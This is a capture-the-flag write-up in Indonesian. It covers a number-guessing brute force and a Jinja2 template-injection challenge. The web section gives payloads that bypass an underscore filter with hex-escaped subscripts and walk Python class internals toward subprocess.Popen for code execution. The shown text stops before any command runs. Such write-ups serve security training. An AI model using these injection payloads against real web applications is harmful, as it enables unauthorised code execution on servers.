Write UP LKSP Jawa Tengah Makat-Xploit

Team Member:

- Hipni
- Rifki Al Ansyari
- Aditya Rahman

A. Cryptography

1) Absolute Cinema

Program ini berfungsi untuk menjudge sebuah angka yang input. Nantinya jika angka yang dihasilkan sama maka akan mendapatkan flagnya. Jugdenya terbagi menjadi 3 komponen dan perhitungannya tersendiri yaitu:

a) **Creativity** mencari nilai 5/5 dengan cara ***membagi nilai yang kita input*** dengan ***20000***. Dan ***mencari nilai minimum dari 5 dan nilai yang dibagi tersebut***.

b) **Balance** mencari nilai 5/5 dengan cara nilai minimum dari Nilai pertama dan Nilai kedua. Nilai pertama dari ***nilai absolute*** hasil ***panjang digit input - 10*** dan Nilai kedua ***panjang digit input***. Dan dicari nilai minimum dari Nilai pertama dan Nilai kedua

c) **Harmony** mencari nilai 5/5 dengan mencari nilai maksimal dari 0 dan nilai input yang nantinya dikurangi dengan nilai input ini dicari akar pangkat 2 dan pangkatkan kembali dengan 2. Intinya jika nilai inputnya merupakan akar pangkat 2 maka 0 dan 0, tetapi jika bukan akar pangkat dari 2 maka kita bisa dapat nilai nya

Dari analisis tersebut kita mendapatkan nilai ini:

```
min Creative: 100000 | min Balance: 100000 | min Harmony: ???
```

Nilai tersebut berguna untuk mempersingkat waktu brute force. Dan berikut program untuk mencari nilai absolute cinemanya ✋😳🤚:

```python
from gmpy2 import iroot

num = 100000
while True:
    creativity = round(min(5, num/20000), 1)
    balance = min(abs(len(set(str(num))) - 10), len(set(str(num))))
    harmony = max(0, 5 - (num - int(iroot(num, 2)[0])**2))
    if creativity == 5 and balance == 5 and harmony == 5:
        print(f"Nilai yang sempurna adalah : {num}")
        break
    num += 1

# output : Nilai yang sempurna adalah : 100489
```


Lalu kita gunakan nilai tersebut dan yapp kita dapat flagnya:

```
I'll judge your number
Enter a number: 100489
creativity: 5/5
balance: 5/5
harmony: 5/5
ABSOLUTE CINEMA
LKS{bc55f78e8d099f68a954c3fd727a3e46}
```


B. Web Exploitation

1) HEHESS


Ini adalah tampilan utama dari aplikasi web target, singkatnya karena kami tidak mempunyai akun, maka kami mencoba mendaftarkan akun baru.




Setelah itu kami masuk sebagai akun yang kami buat sebelumnya, kami langsung mengecek fitur-fitur yang ada dan menemukan fitur untuk membuat sebuah *note*, kami mencoba menggunakan *payload* SSTI khusus Jinja2 (*template engine python*) karena pada *source code* yang diberikan, aplikasi web ini dibangun menggunakan bahasa pemrograman *python*.




Seperti yang terlihat percobaan SSTI kami berhasil dan 49 adalah hasil dari perkalian 7 dengan 7 yang tereksekusi.



Selanjutnya kami mencoba membangun *payload* SSTI untuk mendapatkan **RCE**, yaitu **{{‘’.__class__}}** yang berfungsi untuk mendapatkan *class* dari *object* ‘’ (*string kosong*).





Namun, setelah kami mengecek *output*, hanya terdapat *output* kosong yang menandakan *payload* sebelumnya tidak tereksekusi.




Setelah itu, kami mencoba untuk menganalisis *source code* yang diberikan, sampai kami menemukan bahwa *char* _ (*underscore*) di-*filter* atau masuk dalam *blacklist*.

Setelah mengetahui hal itu, kami langsung mencoba membuat *payload* untuk melakukan *bypass* terhadap *filter* ini, yaitu menggunakan **[]**, jadi pada Jinja2, untuk mengambil atribut pada suatu *object* kita bisa menggunakan cara **‘’.__class__**, tetapi kami tahu bahwa _ (*underscore*) di-*filter*, sehingga kami perlu mencoba melakukan *hex-escaped underscore*, yaitu **/x5f**. Namun, masalah lain adalah kami tidak bisa secara langsung menggunakannya seperti **‘’.\x5f\x5fclass\x5f\x5f**, ini adalah sebuah *syntax* yang tidak valid, sehingga kami perlu memanfaatkan penggunaan *subscript syntax* **[]**, sehingga *payload* akhir menjadi seperti ini **{{ 1[‘\x5f\x5fclass\x5f\x5f’]}}**, artinya kami mengakses atribut dari *object* (angka 1), yaitu **__class__** yang sudah di-*escape* menjadi **\x5f\x5fclass\x5f\x5f**, sehingga akan mengembalikan **class** dari *object* angka 1.







Selanjutnya, kami menggunakan **__mro__** yang sudah di-*escape* untuk mendapatkan hirarki pewarisan (*inheritance*) dari **object class int**. Hal ini bertujuan untuk mendapatkan **<class 'object'>** yang mempunyai atribut **__subclasses__(),** sehingga kami dapat mengakses daftar seluruh class bawaan Python. Dari daftar tersebut, kami mencari class seperti **subprocess.Popen** yang memungkinkan eksekusi perintah sistem (RCE).




Excellent!, selanjutnya kami perlu mengakses <**class 'object'**>, karena nilai yang dikembalikan berupa *tuple*, maka kami bisa mengaksesnya dengan cara yang sama saat mengakses sebuah *index* pada *array*.



Setelah itu, kami mencoba menampilkan seluruh *class* yang berada di bawah <**class 'object'**> menggunakan **__subclasses__**.







Selanjutnya, karena nilai yang dikembalikan adalah bertipe data **list**, kami perlu mencari tahu pada *index* ke berapa **<class 'subprocess.Popen'>** berada, karena *class* inilah yang dapat kami gunakan untuk mendapatkan **RCE**. Untuk melakukan hal itu, kami membuat sebuah program *python*. Kami menyimpan seluruh daftar *class* dalam *file* **class.txt** lalu memprosesnya dengan logika program kami untuk menemukan *index* dari popen. Ketika program dijalankan, kami mengetahui bahwa popen berada pada *index* ke-**214**.


```python
import re

with open('class.txt') as f:
    lines = f.read()


class_names = re.findall(r"<class '([^']+)'>", lines)


for i in range(len(class_names)):
   if(class_names[i] == "subprocess.Popen"):
        print(f"index dari popen {i+1}")
        break

```

